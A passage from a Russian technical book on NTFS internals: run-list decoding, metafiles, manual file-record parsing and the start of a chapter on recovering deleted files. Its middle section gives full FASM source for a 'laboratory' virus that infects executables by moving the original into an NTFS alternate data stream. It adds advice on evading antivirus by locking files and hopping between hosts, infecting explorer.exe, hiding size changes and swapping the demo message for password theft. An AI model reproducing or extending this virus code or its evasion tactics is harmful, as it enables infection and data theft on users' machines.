Рассмотрим более сложный пример фрагментированного файла со следующим списком отрезков: 31 38 73 25 34 32 14 01 E5 11 02 31 42 AA 00 03 00. Извлекаем первый байт — 31h. Один байт приходится на поле длины, и три байта — на поле начального кластера. Таким образом, первый отрезок (run 1) начинается с кластера 342573h и продолжается вплоть до кластера $342573h + 38 == 3425ABh$. Чтобы найти смещение следующего отрезка в списке, мы складываем размер обоих полей с их начальным смещением: $3 + 1 == 4$. Отсчитываем четыре байта от начала списка отрезков и переходим к декодированию следующего отрезка: 32h — два байта на поле длины отрезка (равное в данном случае 0114h) и три байта — на поле номера начального кластера (0211E5h). Следовательно, второй отрезок (run 2) начинается с кластера 0211E5h и продолжается вплоть до кластера $0211E5h + 114h == 212F9h$. Третий отрезок (run 3): 31h — один байт на поле длины и три байта — на поле начального кластера, равные 42h и 0300AAh соответственно. Поэтому третий отрезок (run 3) начинается с кластера 0300AAh и продолжается вплоть до кластера $0300AAh + 42h == 300ECh$. Завершающий ноль на конце списка отрезков сигнализирует о том, что это последний отрезок в файле.

Таким образом, подопытный файл состоит из трех отрезков, разбросанных по диску в следующем живописном порядке: 342573h — 3425ABh; 0211E5h — 212F9h; 0300AAh — 300ECh. Остается только прочитать его с диска! Нет ничего проще!

Начиная с версии 3.0, NTFS поддерживает разреженные (sparse) атрибуты, т. е. такие атрибуты, которые не записывают на диск кластеры, содержащие одни нули. При этом поле номера начального кластера отрезка может быть равным нулю, что означает, что данному отрезку не выделен никакой кластер. Поле длины содержит количество кластеров, заполненных нулями. Их не нужно считывать с диска. Вы должны самостоятельно изготовить их в памяти. Между прочим, далеко не все дисковые доктора знают о существова-

нии разреженных атрибутов (если атрибут разрежен, его флаг равен 8000h), и интерпретируют нулевую длину поля номера начального кластера весьма странным образом. Последствия такого "лечения" обычно оказываются весьма печальными.

Пространства имен

NTFS изначально проектировалась как файловая система, не зависящая от платформы, способная работать с большим количеством различных подсистем, в том числе: win32, MS-DOS, POSIX. Так как каждая из перечисленных подсистем налагает собственные ограничения на набор символов, допустимых для использования в имени файла, NTFS вынуждена поддерживать несколько независимых пространств имен (name spaces).

POSIX

Допустимы все символы UNICODE (с учетом регистра), за исключением символа нуля (NULL), обратной косой черты (\) и знака двоеточия (:). Последнее из перечисленных ограничений, кстати говоря, не есть ограничение POSIX. Напротив, это — внутреннее ограничение файловой системы NTFS, использующей этот символ для доступа к именованным атрибутам. Максимально допустимая длина имени составляет 255 символов.

Win32

Доступны все символы UNICODE (без учета регистра), за исключением следующего набора: кавычки (*), звездочка (*), косая черта (/), двоеточие (:), знак "меньше" (<), знак "больше" (>), вопросительный знак (?), обратная косая черта (\), а также символ конвейера (|). Кроме того, имя файла не может заканчиваться точкой или пробелом. Максимально допустимая длина имени составляет 255 символов.

MS-DOS

Доступны все символы пространства имен win32 (без учета регистра), за исключением следующих: знак плюса (+), запятая (,), точка (.), точка с запятой (;), знак равенства (=). Длина имени файла не должна превышать восьми символов, за которыми следует необязательное расширение имени файла, имеющее длину от одного до трех символов.

Назначение служебных файлов

NTFS содержит большое количество служебных файлов (метафайлов) строго определенного формата. Важнейший из метафайлов, \$MFT, мы только что

рассмотрели. Остальные метафайлы играют вспомогательную роль. Для восстановления данных детально знать их структуру необязательно. Тем не менее, если они окажутся искажены, то штатный драйвер файловой системы не сможет работать с таким томом, поэтому иметь некоторые представления о назначении каждого из них все же необходимо.

Краткие сведения о назначении важнейших метафайлов приведены в табл. 6.11. К сожалению, в пределах одной главы нет возможности подробно рассмотреть структуру всех существующих метафайлов, поэтому заинтересованным читателям рекомендуется искать эту информацию в документации к Linux-NTFS Project.

Таблица 6.11. Назначение основных метафайлов NTFS

Inode	Имя файла	ОС	Описание
0	\$MFT	Любая	Главная файловая таблица (Master File Table, MFT)
1	\$MFTMirr	Любая	Резервная копия первых четырех элементов MFT
2	\$LogFile	Любая	Журнал транзакций (transactional logging file) ¹
3	\$Volume	Любая	Серийный номер, время создания, флаг несброшенного кэша (dirty flag) тома
4	\$AttrDef	Любая	Определение атрибутов
5	. (точка)	Любая	Корневой каталог (root directory) тома
6	\$Bitmap	Любая	Карта свободного/занятого пространства
7	\$Boot	Любая	Загрузочная запись (boot record) тома
8	\$BadClus	Любая	Список плохих кластеров (bad clusters) тома
9	\$Quota	Windows NT	Информация о квотах (quota information)
9	\$Secure	Windows 2000	Использованные дескрипторы безопасности (security descriptors)
10	\$UpCase	Любая	Таблица заглавных символов (uppercase characters) для трансляции имен
11	\$Extend	Windows 2000	Каталоги: \$ObjId, \$Quota, \$Reparse, \$UsnJrnl
12-15	не используется	Любая	Помечены как использованные, но в действительности пустые
16-23	не используется	Любая	Помечены как неиспользуемые
Любой	\$ObjId	Windows 2000	Уникальные идентификаторы каждого файла
Любой	\$Quota	Windows 2000	Информация о квотах (quota information)

Таблица 6.11 (окончание)

Inode	Имя файла	ОС	Описание
Любой	\$Reparse	Windows 2000	Информация о точке передачи (reparse point)
Любой	\$UsnJrnl	Windows 2000	Журнал шифрованной файловой системы (journaling of encryption)
> 24	Пользовательский файл	Любая	Обычные файлы
> 24	Пользовательский каталог	Любая	Обычные каталоги

Практический пример

Рассказ о файловой системе NTFS был бы неполным без практической иллюстрации техники разбора файловой записи вручную. До сих пор мы витали в облаках теоретической абстракции. Пора спускаться на грешную землю.

Воспользовавшись любым дисковым редактором, например, Disk Probe, попробуем декодировать одну файловую запись вручную. Найдем сектор, содержащий сигнатуру FILE в его начале (не обязательно брать первый встретившийся сектор). Он может выглядеть, например, как в листинге 6.4.

Листинг 6.4. Ручное декодирование файловой записи (разные атрибуты выделены разным цветом)

	: 00 01 02 03 04 05 06 07	08 09 0A 0B 0C 0D 0E 0F	
00000000:	46 49 4C 45 2A 00 03 00	60 79 1A 04 02 00 00 00	FILE* ♥ 'y.+@
00000010:	01 00 01 00 30 00 01 00	50 01 00 00 00 04 00 00	⊙ ⊙ ⊙ ⊙ ⊙ ⊙ ⊙ ⊙
00000020:	00 00 00 00 00 00 00 00	04 00 03 00 00 00 00 00	⊙ ♥
00000030:	10 00 00 00 60 00 00 00	00 00 00 00 00 00 00 00	► ' .
00000040:	48 00 00 00 18 00 00 00	B0 D5 C9 2F C6 0B C4 01	н : FF/ ~⊙
00000050:	E0 5A B3 7B A9 FA C3 01	90 90 F1 2F C6 0B C4 01	pZ {й· CFFB/ ~⊙
00000060:	50 7F BC FE C8 0B C4 01	20 00 00 00 00 00 00 00	PO ■ ~⊙
00000070:	00 00 00 00 00 00 00 00	00 00 00 00 05 01 00 00	⊙⊙
00000080:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000090:	30 00 00 00 70 00 00 00	00 00 00 00 00 00 02 00	0 p ⊙
000000A0:	54 00 00 00 18 00 01 00	DB 1A 01 00 00 00 01 00	T : ⊙ ■ ⊙ ⊙
000000B0:	B0 D5 C9 2F C6 0B C4 01	B0 D5 C9 2F C6 0B C4 01	FF/ ~⊙ FF/ ~⊙
000000C0:	B0 D5 C9 2F C6 0B C4 01	B0 D5 C9 2F C6 0B C4 01	FF/ ~⊙ FF/ ~⊙
000000D0:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
000000E0:	20 00 00 00 00 00 00 00	09 03 49 00 6C 00 66 00	⊙ I 1 f

000000F0:	61 00 6B 00 2E 00 64 00		62 00 78 00 00 00 00 00		a k . d b x
00000100:	80 00 00 00 4a 00 00 00		01 00 00 00 00 00 03 00		A H G v
00000110:	00 00 00 00 00 00 00 00		ED 04 00 00 00 00 00 00		9*
00000120:	40 00 00 00 00 00 00 00		00 E0 4E 00 00 00 00 00		8 pN
00000130:	F0 D1 4E 00 00 00 00 00		F0 D1 4E 00 00 00 00 00		E-TN E-TN
00000140:	32 EE 04 D9 91 00 00 81		FF FF FF FF 82 79 47 11		2ю+J C Б ByG
000001F0:	00 00 00 00 00 00 00 00		00 00 00 00 00 00 03 00		v
:					00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

Первым делом необходимо восстановить оригинальное содержимое последовательности обновления. По смещению 04h от начала сектора лежит 16-разрядный указатель на нее, равный в данном случае 2ah (значит, это NTFS 3.0 или более ранняя версия). А что у нас лежит по смещению 2ah? Это — пара байт 03 00. Данная последовательность представляет собой номер последовательности обновления. Сверяем его с содержимым двух последних байт этого и следующего секторов (смещения 1feh и 3feh соответственно). Они равны! Следовательно, данная файловая запись цела (по крайней мере, на первый взгляд), и можно переходить к операции ее восстановления. По смещению 2ch расположен массив, содержащий оригинальные значения последовательности обновления. Количество элементов в нем равно содержимому 16-разрядного поля, расположенному по смещению 06h от начала сектора и уменьшенному на единицу (в данном случае имеем 03h — 01h == 02h). Извлекаем два слова, начиная со смещения 2ch (в данном случае они равны 00 00 и 00 00) и записываем их в конец первого и последнего секторов.

Теперь нам необходимо выяснить, используется ли данная файловая запись, или же ассоциированный с ней файл или каталог был удален. 16-разрядное поле, расположенное по смещению 16h, содержит значение 01h. Следовательно, перед нами файл, а не каталог, и этот файл еще не удален. Но является ли эта файловая запись базовой для данного файла или мы имеем дело с ее продолжением? 64-разрядное поле, расположенное по смещению 20h, равно нулю, следовательно, данная файловая запись — базовая.

Очень хорошо, теперь переходим к исследованию атрибутов. 16-разрядное поле, находящееся по смещению 14h, равно 30h, следовательно, заголовок первого атрибута начинается со смещения 30h от начала сектора.

Первое двойное слово атрибута равно 10h, значит, перед нами атрибут типа \$STANDARD_INFORMATION. 32-разрядное поле длины атрибута, находящееся по смещению 04h и равное в нашем случае 60h байт, позволяет нам вычислить смещение следующего атрибута в списке: 30h (смещение нашего атрибута) + + 60h (его длина) == 90h (смещение следующего атрибута). Первое двойное

слово следующего атрибута равно $30h$, значит, это атрибут типа $NAME$, и следующее 32-разрядное поле хранит его длину, равную в данном случае $70h$. Сложив длину атрибута с его смещением, мы получим смещение следующего атрибута — $90h + 70h == 100h$. Первое двойное слово третьего атрибута равно $80h$, следовательно, это атрибут типа $DATA$, хранящий основные данные файла. Складываем его смещение с длиной — $100h + 32h == 132h$. И вот здесь мы наткнулись на частотол $FFFFFFh$, сигнализирующий о том, что атрибут $DATA$ последний в списке.

Теперь, разбив файловую запись на атрибуты, можно приступить к исследованию каждого из атрибутов в отдельности. Начнем с разбора имени. 8-разрядное поле, находящееся по смещению $08h$ от начала атрибутного заголовка (и по смещению $98h$ от начала сектора), содержит флаг нерезидентности. В данном случае этот флаг равен нулю. Это значит, атрибут резидентный, и его тело хранится непосредственно в самой файловой записи, что уже хорошо. 16-разрядное поле, расположенное по смещению $0ch$ от начала атрибутного заголовка (и по смещению $9ch$ от начала сектора) равно нулю, следовательно, тело атрибута не сжато и не зашифровано. Таким образом, можно приступать к разбору тела атрибута. 32-разрядное поле, расположенное по смещению $10h$ от начала атрибутного заголовка (и по смещению $a0h$ от начала сектора), содержит длину атрибутного тела, равную в данном случае $54h$ байт. 16-разрядное поле, расположенное по смещению $14h$ от начала атрибутного заголовка и по смещению $a4h$ от начала сектора, хранит смещение атрибутного тела, равное в данном случае $18h$. Следовательно, тело атрибута $FILE_NAME$ располагается по смещению $a8h$ от начала сектора.

Формат атрибута типа $FILE_NAME$ описан в табл. 6.9. Первые восемь байт содержат ссылку на родительский каталог этого файла, равную в данном случае $11adbh:01$ (индекс — $11adbh$, номер последовательности — $01h$). Следующие 32 байта содержат данные о времени создания, изменения и времени последнего доступа к файлу. По смещению $28h$ от начала тела атрибута и $d0h$ от начала сектора лежит 64-разрядное поле выделенного размера, а за ним — 64-разрядное поле реального размера. Оба равны нулю, что означает, что за размером файла следует обращаться к атрибутам типа $DATA$.

Длина имени файла содержится в 8-разрядном поле, находящемся по смещению $40h$ байт от начала тела атрибута и по смещению $e8h$ от начала сектора. В данном случае оно равно $09h$. Само же имя начинается со смещения $42h$ от начала тела атрибута и со смещения eah от начала сектора. И здесь находится имя файла `lfak.dbx`.

Переходим к атрибуту основных данных файла, пропустив атрибут стандартной информации, который не содержит решительно ничего интересного.

8-разрядный флаг нерезидентности, расположенный по смещению 08h от начала атрибутного заголовка и по смещению 108h от начала сектора, равен 01h, следовательно, атрибут нерезидентный. 16-разрядный флаг, расположенный по смещению 0Ch от начала атрибутного заголовка и по смещению 10Ch от начала сектора, равен нулю, значит, атрибут не сжат и не зашифрован. 8-разрядное поле, расположенное по смещению 09h от начала атрибутного заголовка и по смещению 109h от начала сектора, равно нулю — атрибут безымянный. Реальная длина тела атрибута (в байтах) содержится в 64-разрядном поле, расположенном по смещению 30h от начала атрибутного заголовка и по смещению 130h от начала сектора. В данном случае она равна 4ED1F0h (5.165.552). Два 64-разрядных поля, расположенных по смещениям 10h/110h и 18h/118h байт от начала атрибутного заголовка/сектора соответственно, содержат начальный и конечный номер виртуального кластера нерезидентного тела. В данном случае они равны: 0000h и 4EDh соответственно.

Остается лишь декодировать список отрезков, адрес которого хранится в 16-разрядном поле, находящемся по смещению 20h от начала атрибутного заголовка и 120h от начала сектора. В данном случае поле равно 40h, что соответствует смещению от начала сектора в 140h. Сам же список отрезков выглядит так: 32 EE 04 D9 91 00 00. Ага! Два байта занимает поле длины (равное в данном случае 04EEh кластерам) и три — поле начального кластера (0091h). Завершающий ноль на конце говорит о том, что этот отрезок последний в списке отрезков.

Подытожим полученную информацию. Файл называется Ifak.dbx, он начинается с кластера 0091h и продолжается вплоть до кластера 57Fh, при реальной длине файла в 5.165.552 байт. Это все, что надо! Теперь остается только скопировать файл на резервный носитель (например, ZIP или стример).

Возможные опасности NTFS

Сейчас мы немного отвлечемся и поговорим о... компьютерных вирусах, обитающих внутри NTFS и активно использующих ее расширения в своих личных целях. В любом случае конструирование вирусов — отличный стимул к изучению ассемблера! И хотя вирус в принципе можно написать и на Си, это будет как-то не по-хакерски и вообще неправильно! Настоящие хакеры пишут только на FASM. Итак, запускаем Multi-Edit или TASMED и погружаемся в мрачный лабиринт кибернетического мира, ряды обитателей которого скоро пополнятся еще одним зловредным созданием...

Простейший вирус под Windows NT

Внедрение вируса в исполняемый файл, в общем случае, достаточно сложный и мучительней процесс. Как минимум для этого требуется изучить формат PE-файла и освоить десятки API-функций. Но ведь такими темпами мы не напишем вируса и за сезон, а хочется создать его прямо здесь и сейчас. Но хакеры мы или нет? Файловая система NTFS (основная файловая система Windows NT/2000/XP) содержит потоки данных (streams), называемые также атрибутами. Внутри одного файла может существовать несколько независимых потоков данных (рис. 6.4).




Рис. 6.4. Файловая система NTFS поддерживает несколько потоков в рамках одного файла

Имя потока отделяется от имени файла знаком двоеточия (:), например: `my_file:stream`. Основное тело файла хранится в безымянном потоке, но мы также можем создавать и свои потоки. Заходим в FAR Manager, нажимаем клавиатурную комбинацию `<Shift>+<F4>`, вводим с клавиатуры имя файла и потока данных, например: `xxx:yyy`, и затем вводим какой-нибудь текст. Выходим из редактора и видим файл нулевой длины с именем `xxx`. Почему же файл имеет нулевую длину? А где же введенный нами только что текст? Нажмем клавишу `<F4>` и... действительно не увидим никакого текста. Однако ничего удивительного в этом нет. Если не указать имя потока, то файловая система отобразит основной поток, а он в данном случае пуст. Размер остальных потоков не отображается, и дотянуться до их содержимого можно, только указав имя потока явно. Таким образом, чтобы увидеть текст, необходимо ввести следующую команду: `more < xxx:yyy`.

Будем мыслить так: раз создание дополнительных потоков не изменяет видимых размеров файла, то пребывание в нем постороннего кода, скорее всего, останется незамеченным. Тем не менее, чтобы передать управление на свой поток, необходимо модифицировать основной поток. Контрольная сумма при этом неизбежно изменится, что наверняка не понравится антивирусным сканерам. Метод, применяемый для обмана антивирусных программ, мы рассмотрим в дальнейшем, а пока определимся со стратегией внедрения.

Алгоритм работы вируса

Закройте руководство по формату исполняемых файлов (Portable Executable, PE). Для решения поставленной задачи оно нам не понадобится. Действовать будем так: создаем внутри инфицируемого файла дополнительный поток, копируем туда основное тело файла, а на освободившееся место записываем наш код, делающий свое черное дело и передающий управление на основное тело. Работать такой вирус будет только на Windows NT/2000/XP и только под NTFS. На работу с файловой системой FAT он изначально не рассчитан. Оригинальное содержимое заражаемого файла на разделах FAT будет попросту утеряно. То же самое произойдет, если упаковать файл с помощью ZIP или любого другого архиватора, не поддерживающего файловых потоков. В качестве примера архиватора, поддерживающего файловые потоки, можно привести RAR. В диалоговом окне **Имя и параметры архива** есть вкладка **Дополнительно**, которая содержит группу опций **Параметры NTFS** (рис. 6.5). В составе этой группы опций есть флажок **Сохранять файловые потоки**. Установите эту опцию, если при упаковке файлов, содержащих несколько потоков, требуется сохранить их все.

Существует и другая проблема. Windows блокирует доступ ко всем открытым файлам, и попытка внедрения в них обречена на неудачу. Тем не менее, выход из этого положения существует. Заблокированный файл нельзя открыть, но можно переименовать. Возьмем, например, `explorer.exe`, и переименуем его, например, в `foo`. Затем создадим новый файл с точно таким же именем, в основном потоке которого поместим вирусное тело, а прежний `explorer.exe` скопируем в дополнительный поток. При последующих запусках системы управление получит наш `explorer.exe`, и файл `foo` будет можно удалить.

ПРИМЕЧАНИЕ

Вообще говоря, переименованный файл можно и не удалять. Правда, в этом случае он может привлечь внимание бдительного пользователя или антивирусного ревизора.




Рис. 6.5. Архиватор RAR способен сохранять файловые потоки в процессе архивации

Теперь настал момент поговорить об антивирусных ревизорах. Внедрить вирусное тело в файл — это всего лишь половина задачи, и притом самая простая. Теперь создатель вируса должен продумать, как защитить свое творение от всевозможных антивирусных программ. Эта задача не так сложна, как кажется на первый взгляд. Достаточно заблокировать файл сразу же после запуска и удерживать его в этом состоянии в течение всего сеанса работы с Windows вплоть до перезагрузки. Антивирусы просто не смогут открыть файл, а, значит, не смогут обнаружить и факт его изменения. Существует множество путей блокировки — от `CreateFile` со сброшенным флагом `dwSharedMode` до `LockFile/LockFileEx`. Подробнее об этом можно прочитать в Platform SDK.

Основная ошибка большинства вирусов состоит в том, что, однажды внедрившись в файл, они сидят и покорно ждут, пока антивирус не обнаружит их и не сотрет. А ведь сканирование современных винчестеров занимает значительное время, зачастую оно растягивается на многие часы. В каждый момент времени антивирус проверяет всего один файл, поэтому, если вирус ведет кочевую жизнь, мигрируя от одного файла к другому, шансы на его обнаружение стремительно уменьшаются.

Мы будем действовать так: внедряемся в файл, ждем 30 секунд, удаляем свое тело из файла, тут же внедряясь в другой. Чем короче период ожидания — тем выше шансы вируса остаться незамеченным, но и тем выше дисковая активность. А регулярные мигания красной лампочки без видимых причин сразу же насторожат опытных пользователей, поэтому приходится хитрить. Например, можно вести мониторинг дисковой активности, осуществляя заражение только тогда, когда происходит обращение к какому-нибудь файлу. В решении этой задачи нам поможет файловый монитор (Filemon.exe) Марка Русиновича (<http://www.systeminternals.com>). Эта утилита поставляется с исходным кодом, который легко доработать под любые потребности.

Программный код вируса

Естественные языки с описанием компьютерных алгоритмов практически никогда не справляются. Уж слишком они неоднозначны и внутренне противоречивы. Поэтому, во избежание недоразумений, продублируем описание алгоритма на языке ассемблера.

В листинге 6.5 приведен исходный код ключевого фрагмента вируса с комментариями.

Листинг 6.5. Исходный код ключевого фрагмента лабораторного вируса

```
section '.code' code readable executable
start:

    ; Удаляем временный файл
    push foo
    call [DeleteFile]

    ; Определяем наше имя
    push 1000
    push buf
    push 0
    call [GetModuleFileName]

    ; Считываем командную строку
    ; Ключ --* filename - заразить
    call [GetCommandLine]
    mov ebp, eax
    xor ebx, ebx
    mov ecx, 202A2D2Dh ;
```

```
rool:
    cmp [eax], ecx                ; это '--*'?
    jz infect
    inc eax
    cmp [eax], ebx                ; Конец командной строки?
    jnz rool

    ; Выводим диагностическое сообщение,
    ; подтверждая свое присутствие в файле
    push 0
    push aInfected
    push aHello
    push 0
    call [MessageBox]

    ; Добавляем к своему имени имя потока NTFS
    mov esi, code_name
    mov edi, buf
    mov ecx, 100; code_name_end - code_name
    xor eax, eax
    repne scasb
    dec edi
    rep movsb

    ; Запускаем поток NTFS на выполнение
    push xxx
    push xxx
    push eax
    push eax
    push eax
    push eax
    push eax
    push eax
    push eax
    push ebp
    push buf
    call [CreateProcess]
    jmp go2exit                    ; Выходим из вируса

infect:
    ; Устанавливаем eax на первый символ имени файла-жертвы
    ; (далее по тексту dst)
    add     eax, 4
```

```
xchg     eax, ebp

xor     eax, eax
inc     eax

; Здесь можно вставить проверку dst на заражение

; Переименовываем dst в foo
push    foo
push    ebp
call    [RenameFile]

; Копируем в foo основной поток dst
push    eax
push    ebp
push    buf
call    [CopyFile]

; Добавляем к своему имени имя потока NTFS
mov     esi, ebp
mov     edi, buf
copy_rool:
    lodsb
    stosb
    test al, al
    jnz  copy_rool
    mov  esi, code_name
    dec  edi
copy_rool2:
    lodsb
    stosb
    test al, al
    jnz  copy_rool2

; Копируем foo в dst:bar
push    eax
push    buf
push    foo
call    [CopyFile]

; Здесь не помешает добавить коррекцию длины заражаемого файла
```

```
; Удаляем foo
push foo
call [DeleteFile]

; Выводим диагностическое сообщение,
; подтверждающее успешность заражения файла
push 0
push aInfected
push ebp
push 0
call [MessageBox]

; Выход из вируса
go2exit:
push 0
call [ExitProcess]

section '.data' data readable writeable
foo db "foo",0 ; Имя временного файла
code_name db ":\bar",0 ; Имя потока, в котором будет...
code_name_end: ; ...сохранено основное тело

; Различные текстовые строки, выводимые вирусом
aInfected db "infected",0
aHello db "Hello, you are hacked"

; Различные буфера для служебных целей
buf rb 1000
xxx rb 1000
```

Компиляция и тестирование вируса

Для компиляции вирусного кода нам понадобится транслятор FASM, бесплатную Windows-версию которого можно найти на сайте <http://flatassembler.net/>. Остальные трансляторы (MASM, TASM) тут непригодны, так как они используют совсем другой ассемблерный синтаксис.

Скачайте последнюю версию FASM, распакуйте архив и в командной строке наберите следующую команду: `fasm.exe xcode.asm`. Если все сделано правильно, на диске должен появиться файл `xcode.exe`. Запустим его на выполнение с опцией командной строки `--*`, за которой следует имя файла, который требуется заразить, например, `notepad.exe` (`xcode.exe --* notepad.exe`). Появление диалогового окна, показанного на рис. 6.6, свидетельствует

об успешном внедрении. Если попытка заражения потерпела неудачу, первым делом необходимо убедиться в наличии прав доступа к файлу. Захватывать их самостоятельно наш вирус не собирается. Во всяком случае, пока. Но вот настоящие вирусы, в отличие от нашего безобидного лабораторного создания, сделают это непременно.



Рис. 6.6. Диалоговое окно, свидетельствующее об успешном заражении

Теперь запустите зараженный файл `notepad.exe` на исполнение. В доказательство своего существования вирус тут же выбрасывает диалоговое окно (рис. 6.7), а после нажатия на кнопку **OK** передает управление оригинальному коду программы.



Рис. 6.7. Диалоговое окно, отображаемое зараженным файлом при запуске на исполнение

Чтобы не возбуждать у пользователя подозрений, настоящий вирусописатель удалит это диалоговое окно из финальной версии вируса, заменив его какой-нибудь вредоносной "начинкой". Тут все зависит от вирусописательских намерений и фантазии. Например, можно перевернуть экран, сыграть над пользователем еще какую-нибудь безобидную шутку, или же заняться более зловредной деятельностью вроде похищения паролей или другой конфиденциальной информации.

Зараженный файл обладает всеми необходимыми репродуктивными способностями и может заражать другие исполняемые файлы. Например, чтобы заразить игру `Solitaire`, следует дать команду `notepad.exe --* sol.exe`. Кстати говоря, ни один пользователь в здравом уме не будет самостоятельно заражать файлы через командную строку. Поэтому вирусописатель должен

будет разработать процедуру поиска очередного кандидата на заражение самостоятельно.

ВНИМАНИЕ!

До сих пор рассматриваемый вирус действительно был абсолютно безобиден. Он не размножается самостоятельно и не выполняет никаких злонамеренных или деструктивных действий. Ведь он создан лишь для демонстрации потенциальной опасности, подстерегающей пользователей NTFS. Исследовательская деятельность преступлением не является. Но вот если кто-то из вас решит поработать вирус так, чтобы он самостоятельно размножался и осуществлял вредоносные действия, то следует напомнить, что это уже станет уголовно наказуемым деянием.

Так что вместо разработки вредоносной начинки будем совершенствовать вирус в другом направлении. При повторном заражении файла текущая версия необратимо затирает оригинальный код своим телом, в результате чего файл станет неработоспособным. Вот беда! Как же ее побороть? Можно добавить проверку на зараженность перед копированием вируса в файл. Для этого следует вызвать функцию `CreateFile`, передать ей имя файла вместе с потоком (например, `notepad.exe:bar`) и проверить результат. Если файл открыть не удалось, значит, потока `bar` этот файл не содержит, и, следовательно, он еще не заражен. Если же файл удалось успешно открыть, следует отказаться от заражения или выбрать другой поток. Например: `bar_01`, `bar_02`, `bar_03`.

Еще одна проблема заключается в том, что вирус не корректирует длину целевого файла, и после внедрения она станет равной 4 Кбайт (именно таков размер текущей версии `xcode.exe`). Это плохо, так как пользователь тут же заподозрит подвох (файл `explorer.exe`, занимающий 4 Кбайт, выглядит довольно забавно), занервничает и начнет запускать антивирусы. Чтобы устранить этот недостаток, можно запомнить длину инфицируемого файла перед внедрением, затем скопировать в основной поток тело вируса, открыть файл на запись и вызвать функцию `SetFilePointer` для установки указателя на оригинальный размер, увеличивая размер инфицированного файла до исходного значения.

Предложенная стратегия внедрения, конечно, не является идеальной, но все же это намного лучше, чем прописываться в реестре, который контролируется множеством утилит мониторинга. Наконец, чтобы не пострадать от своего же собственного вируса, каждый вирусописатель всегда должен иметь под рукой противоядие. Командный файл, приведенный в листинге 6.6, извлекает оригинальное содержимое файла из потока `bar` и записывает его в файл `reborn.exe`.

Листинг 6.8. Командный файл, восстанавливающий зараженные файлы в исходное состояние

```
more < %1:bar > reborn.exe  
ECHO I'm reborn now!
```

Энумерация потоков

Как определить, что за потоки содержатся внутри файла? Штатными средствами операционной системы сделать это невозможно. Функции для работы с потоками не документированы и доступны только через Native API. Вот эти функции: `NtCreateFile`, `NtQueryEaFile` и `NtSetEaFile`. Их описание можно найти в следующей книге: "The Undocumented Functions Microsoft Windows NT/2000" by Tomasz Nowak. Электронную копию этой книги можно бесплатно скачать по следующему адресу: <http://undocumented.ntinternals.net/title.html>. Кроме того, рекомендуется прочесть статью "Win2k.Stream" из 5-го номера вирусного журнала #29A, да и другие журналы пролистать не мешает.

Создание нового потока осуществляется вызовом функции `NtCreateFile`, среди прочих аргументов принимающей указатель на структуру `FILE_FULL_EA_INFORMATION`, передаваемый через `EaBuffer`. Можно также воспользоваться функцией `NtSetEaFile`, передав ей дескриптор, возвращенный функцией `NtCreateFile`, открывающей файл обычным образом. Перечислением (и чтением) всех имеющихся потоков занимается функция `NtQueryEaFile`. Прототипы всех функций и определения структур содержатся в файле `NTDDK.H`, в котором присутствует достаточное количество комментариев, позволяющее заинтересованному читателю самостоятельно разобраться в данном вопросе.

Полезные ссылки

- <http://www.wasm.ru> — море полезных материалов по вирусам и ассемблеру, форум на котором тусуется множество матеров профессионалов, да и просто сайт, приятный во всех отношениях.
- <http://vx.netlux.org/> — гигантская коллекция вирусов и учебников по их написанию.
- <http://flatassembler.net/fasmw160.zip> — бесплатная Windows-версия ассемблера FASM — самого правильного ассемблера из всех.

Глава 7



Восстановление ошибочно удаленных файлов на разделах NTFS

Надежность NTFS — это одно, а ошибочно удаленные файлы — совсем другое. Файловая система, даже такая мощная, как NTFS, бессильна защитить пользователя от себя самого. Но вот предусмотреть "откат" последних выполненных действий она вполне может, тем более что транзакции и ведение их журнала в NTFS уже реализованы. До совершенства остается всего лишь один шаг. Однако, к сожалению, Microsoft не торопится сделать этот шаг, возможно, оставляя эти усовершенствования как задел для будущих версий. "Защита" от непреднамеренного удаления реализована исключительно на интерфейсном уровне, а это не только неудобно, но и ненадежно.

Прекрасно, если удаленный файл сохранился в "Корзине", но что делать, если там его не окажется? Эта глава рассказывает о методах ручного восстановления файлов, в том числе и файлов с отсутствующей файловой записью, которые приходится собирать буквально по кластерам.

Пакет *FILE_DISPOSITION_INFORMATION*

`IRP_MJ_SET_INFORMATION/FILE_DISPOSITION_INFORMATION` — это пакеты, посылаемые драйверу при удалении файла (имейте это в виду при дизассемблировании). Чтобы уметь восстанавливать удаленные файлы, необходимо отчетливо представлять, что происходит в процессе удаления файла с раздела NTFS. Последовательность выполняемых при этом действий приведена ниже.

1. Корректируется файл `/SMFT:$BITMAP`, каждый бит которого определяет "занятость" соответствующей файловой записи (FILE Record) в MFT (значение 0 говорит о том, что запись не используется).

2. Корректируется файл `/ $BITMAP`, каждый бит которого определяет "занятость" соответствующего кластера (значение 0 говорит о том, что кластер не используется).
3. Файловые записи, соответствующие файлу, помечаются как удаленные (поле `FLAG`, находящееся по смещению 16h от начала файловой записи, сбрасывается в ноль).
4. Ссылка на файл удаляется из двоичного дерева индексов. Технические подробности этого процесса здесь не рассматриваются, поскольку восстановить таблицу индексов вручную сможет только гурю. Кроме того, в таком восстановлении нет необходимости. Ведь в NTFS индексы играют вспомогательную роль, и гораздо проще переиндексировать каталог заново, чем восстанавливать сбалансированное двоичное дерево (B*tree).
5. Обновляется атрибут `$STANDARD_INFORMATION` каталога, в котором хранится удаляемый файл (время последнего доступа и т. д.).
6. В файле `/ $LogFile` обновляется поле `Sequence Number` (изменения, происходящие в журнале транзакций, здесь не рассматриваются).
7. Поля `Update Sequence Number` следующих файловых записей увеличиваются на единицу: сам удаляемый файл, текущий каталог, `/ $MFT`, `/ $MFT: $BITMAP`, `/ $BITMAP`, `/ $BOOT`, `/ $TRACKING.LOG`.

Каталоги удаляются практически так же, как и файлы. В этом нет ничего удивительного, так как с точки зрения файловой системы каталог тоже представляет файл особого вида, содержащий внутри себя двоичное дерево индексов (B*tree).

